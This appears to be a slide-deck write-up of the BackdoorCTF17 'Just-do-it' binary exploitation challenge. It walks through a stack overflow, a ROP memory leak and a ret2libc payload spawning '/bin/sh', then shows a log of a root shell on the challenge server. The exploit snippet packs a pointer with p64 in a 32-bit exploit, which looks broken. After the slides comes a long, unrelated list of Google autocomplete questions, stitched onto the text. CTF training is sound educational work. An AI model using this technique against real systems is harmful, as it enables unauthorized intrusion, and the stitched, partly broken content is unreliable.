BackdoorCTF17: Just-do-it

Topic:	Challenge „Just-do-it“ BackdoorCTF17
Presenter:	Anthony Schneiter (Finalist Swiss Team)
Organisator:	Swiss Whitehatters Academy
Duration:	15 – 20 Minutes
Hands-On:	https://github.com/swisscyberstorm/trainings

Challenge Description

Topic: Binary Exploitation (Pwnage / Pwn)

Goal: Hack a server hosted by BackdoorCTF to get the flag, by exploiting the given application which runs on the server.

Attachments:

- 32_chal (ELF 32-bit executable)
- libc.so.6 (ELF 32-bit shared library)

32_chal:

```
$ ./32_chal
Hello pwners,
hello my name is muffin
hello my name is muffin
$
```

→ So let's hack it! ←

Security Measurments Analysis

Checksec:

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

→ Only NX enabled.

Segments:

.init	080482F4	08048317	R	.	X
.plt	08048320	08048380	R	.	X
.text	08048380	08048552	R	.	X
.fini	08048554	08048568	R	.	X
.rodata	08048568	08048583	R	.	.
.eh_frame_hdr	08048584	080485B0	R	.	.
.eh_frame	080485B0	08048660	R	.	.
.init_array	08049F08	08049F0C	R	W	.
.fini_array	08049F0C	08049F10	R	W	.
.jcr	08049F10	08049F14	R	W	.
.got	08049FFC	0804A000	R	W	.
.got.plt	0804A000	0804A020	R	W	.
.data	0804A020	0804A028	R	W	.
.bss	0804A028	0804A02C	R	W	.
extern	0804A02C	0804A05C	?	?	?

→ W/X rule applies.

Conclusion: Executing a payload is most likely not possible.

Statical Analysis

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [sp+1Ch] [bp-64h]@1

  write(1, "Hello pwners, \n", 16u);
  read(0, &v4, 200u);
  printf("%s", &v4);
  return 0;
}
```

```
$ python -c "print 'A'*200" | ./32_chal
Hello pwners,
Segmentation fault
```

→ Conclusion: Classical Stack Overflow

Exploitation Strategy

Goal: Use ROP to spawn a shell.

32_elf

Gadgets: Some gadgets.

Functions:
- printf()
- **read()**
- write()
- (c-builtins)

Addresses: Fixed, because no PIE.

libc.so.6

Gadgets: A lot of gadgets.

Functions:
- **All C-Functions!**

Addresses: With ASLR mode 2 (shared libraries) randomized.

Strategy: Use read() to leak the location of libc.so.6 to call system(„/bin/sh“).
→ Memory leak and ret2libc.

Hands-On: Exploit Writing 1/3

```
   0x80484d7 <main+90>: leave
=> 0x80484d8 <main+91>: ret
   0x80484d9:   xchg   ax,ax
   0x80484db:   xchg   ax,ax
   0x80484dd:   xchg   ax,ax
   0x80484df:   nop
[-----------------------------------stack-
0000| 0xffa5745c ('A' <repeats 88 times>, "
```

Initial Stage: We start scripting and debugging.

Hands-On: Exploit Writing 2/3

```
080484A2    mov     dword ptr [esp+8], 200 ; nbytes
080484AA    lea     eax, [esp+28]
080484AE    mov     [esp+4], eax    ; buf
080484B2    mov     dword ptr [esp], 0 ; fd
080484B9    call    _read
080484BE    lea     eax, [esp+1Ch]
```

Memory Leak: We can take the usage of read() inside the binary as an example.

esp →

ret: 0x080484BE
fd: 0x00000000 (stdout)
buf: pointer to string
Nbytes: 0x000000C8

read() inside the binary

esp →

got.plt read
ret to main
fd: 0x00000000 (stdout)
buf: pointer printf
Nbytes: 0x00000004

memory leak rop chain

Hands-On: Exploit Writing 3/3

```
payload += p32(libc.symbols['system'])
payload += p32(libc.symbols['exit'])
payload += p64(next(libc.search('/bin/sh\x00')))
```

ret2libc: We call system(„/bin/sh“) and exit() for return.

esp →	system()
	exit()
	pointer to „/bin/sh“

system(„/bin/sh“) rop chain


PWNED

```
[+] Starting local process './32_chal': pid 2651
[+] Opening connection to 163.172.176.29 on port 9036: Done
[*] Switching to interactive mode
Hello pwners,
\x00$ id
uid=0(root) gid=0(root) groups=0(root)
$ ls
32_chal
flag.txt
setup.sh
$ cat flag.txt
flag{all_th3_b35t_y0u_successfully_started_s0lving_:P}
$
```

→ flag{all_th3_b35t_y0u_successfully_started_s0lving_:P}

→ 250+ Points for Team sw1ss

Questions?


QUESTIONS
FOUND IN GOOGLE AUTOCOMPLETE
WHY DO WHALES JUMP
WHY ARE WITCHES GREEN
WHY ARE THERE MIRRORS ABOVE BEDS
WHY DO I SAY UH
WHY IS SEA SALT BETTER
WHY ARE THERE TREES IN THE MIDDLE OF FIELDS
WHY IS THERE NOT A POKEMON MMO
WHY IS THERE LAUGHING IN TV SHOWS
WHY ARE THERE DOORS ON THE FREEWAY
WHY ARE THERE SO MANY SVCHOST.EXE RUNNING
WHY AREN'T THERE ANY COUNTRIES IN ANTARCTICA
WHY ARE THERE SCARY SOUNDS IN MINECRAFT
WHY IS THERE KICKING IN MY STOMACH
WHY ARE THERE TWO SLASHES AFTER HTTP
WHY ARE THERE CELEBRITIES
WHY DO SNAKES EXIST
WHY DO OYSTERS HAVE PEARLS
WHY ARE DUCKS CALLED DUCKS
WHY DO THEY CALL IT THE CLAP
WHY ARE KYLE AND CARTMAN FRIENDS
WHY IS THERE AN ARROW ON AANG'S HEAD
WHY ARE TEXT MESSAGES BLUE
WHY ARE THERE MUSTACHES ON CLOTHES
WHY ARE THERE MUSTACHES ON CARS
WHY ARE THERE MUSTACHES EVERYWHERE
WHY ARE THERE SO MANY BIRDS IN OHIO
WHY IS THERE SO MUCH RAIN IN OHIO
WHY IS OHIO WEATHER SO WEIRD
WHY ARE THERE MALE AND FEMALE BIKES
WHY ARE THERE BRIDESMAIDS
WHY DO DYING PEOPLE REACH UP
WHY AREN'T THERE VARICOSE ARTERIES
WHY ARE OLD KUNGFUS DIFFERENT
WHY ARE THERE SQUIRRELS
WHY IS PROGRAMMING SO HARD
WHY IS THERE A 0 OHM RESISTOR
WHY DO AMERICANS HATE SOCCER
WHY DO RHYMES SOUND GOOD
WHY DO TREES DIE
WHY IS THERE NO BOUND ON CAN
WHY AREN'T POKEMON REAL
WHY AREN'T BULLETS SHARP
WHY DO DREAMS SEEM SO REAL
WHY AREN'T THERE DINOSAUR GHOSTS
WHY IS THERE HELL IF GOD FORGIVES
WHY DO TESTICLES MOVE
WHY ARE THERE PSYCHICS
WHY ARE HATS SO EXPENSIVE
WHY IS THERE CAFFEINE IN MY SHAMPOO
WHY DO YOUR BOOBS HURT
WHY DO IGUANAS DIE
WHY ARE THERE SLAVES IN THE BIBLE
WHY DO TWINS HAVE DIFFERENT FINGERPRINTS
WHY ARE AMERICANS AFRAID OF DRAGONS
WHY IS HTTPS CROSSED OUT IN RED
WHY IS THERE A LINE THROUGH HTTPS
WHY IS THERE A RED LINE THROUGH HTTPS ON FACEBOOK
WHY IS HTTPS IMPORTANT
WHY IS YKK ON ALL ZIPPERS
WHY AREN'T MY ARMS GROWING
WHY ARE THERE WEEKS
WHY DO I FEEL DIZZY
WHY ARE THERE SWARMS OF GNATS
WHY IS THERE PHLEGM
WHY ARE THERE SO MANY CROWS IN ROCHESTER, MN
WHY AREN'T ECONOMISTS RICH
WHY DO AMERICANS CALL IT SOCCER
WHY ARE MY EARS RINGING
WHY ARE THERE SO MANY AVENGERS
WHY ARE THE AVENGERS FIGHTING THE X MEN
WHY IS WOLVERINE NOT IN THE AVENGERS
WHY IS THERE LAVA
WHY IS PSYCHIC WEAK TO BUG
WHY DO CHILDREN GET CANCER
WHY IS POSEIDON ANGRY WITH ODYSSEUS
WHY IS THERE ICE IN SPACE
WHY ARE THERE ANTS IN MY LAPTOP
WHY ARE DOGS AFRAID OF FIREWORKS
WHY IS THERE NO KING IN ENGLAND
WHY IS EARTH TILTED
WHY IS SPACE BLACK
WHY IS OUTER SPACE SO COLD
WHY ARE THERE PYRAMIDS ON THE MOON
WHY IS NASA SHUTTING DOWN
WHY ARE THERE GHOSTS
WHY ARE THERE FEMALE MR MIMES
WHY ARE THERE TINY SPIDERS IN MY HOUSE
WHY DO SPIDERS COME INSIDE
WHY ARE THERE HUGE SPIDERS IN MY HOUSE
WHY ARE THERE LOTS OF SPIDERS IN MY HOUSE
WHY ARE THERE SPIDERS IN MY ROOM
WHY ARE THERE SO MANY SPIDERS IN MY ROOM
WHY DO SPIDER BITES ITCH
WHY IS DYING SO SCARY
WHY IS THERE NO GPS IN LAPTOPS
WHY DO KNEES CLICK
WHY AREN'T THERE E GRADES
WHY IS ISOLATION BAD
WHY DO BOYS LIKE ME
WHY DON'T BOYS LIKE ME
WHY IS THERE ALWAYS A JAVA UPDATE
WHY ARE THERE RED DOTS ON MY THIGHS
WHY IS LYING GOOD
WHY IS GPS FREE
WHY IS SEX SO IMPORTANT
WHY IS THERE AN OWL IN MY BACKYARD
WHY IS THERE AN OWL OUTSIDE MY WINDOW
WHY IS THERE AN OWL ON THE DOLLAR BILL
WHY DO OWLS ATTACK PEOPLE
WHY ARE AK 47s SO EXPENSIVE
WHY ARE THERE HELICOPTERS CIRCLING MY HOUSE
WHY ARE THERE GODS
WHY ARE THERE TWO SPOOKS
WHY IS MT VESUVIUS THERE
WHY DO THEY SAY T MINUS
WHY ARE THERE OBELISKS
WHY ARE WRESTLERS ALWAYS WET
WHY ARE OCEANS BECOMING MORE ACIDIC
WHY IS ARWEN DYING
WHY AREN'T MY QUAIL LAYING EGGS
WHY AREN'T MY QUAIL EGGS HATCHING
WHY AREN'T THERE ANY FOREIGN MILITARY BASES IN AMERICA
WHY IS LIFE SO BORING
WHY ARE MY BOOBS ITCHY
WHY ARE CIGARETTES LEGAL
WHY ARE THERE DUCKS IN MY POOL
WHY IS JESUS WHITE
WHY IS THERE LIQUID IN MY EAR
WHY DO Q TIPS FEEL GOOD
WHY DO GOOD PEOPLE DIE
WHY AREN'T THERE GUNS IN HARRY POTTER
WHY ARE ULTRASOUNDS IMPORTANT
WHY ARE ULTRASOUND MACHINES EXPENSIVE
WHY IS STEALING WRONG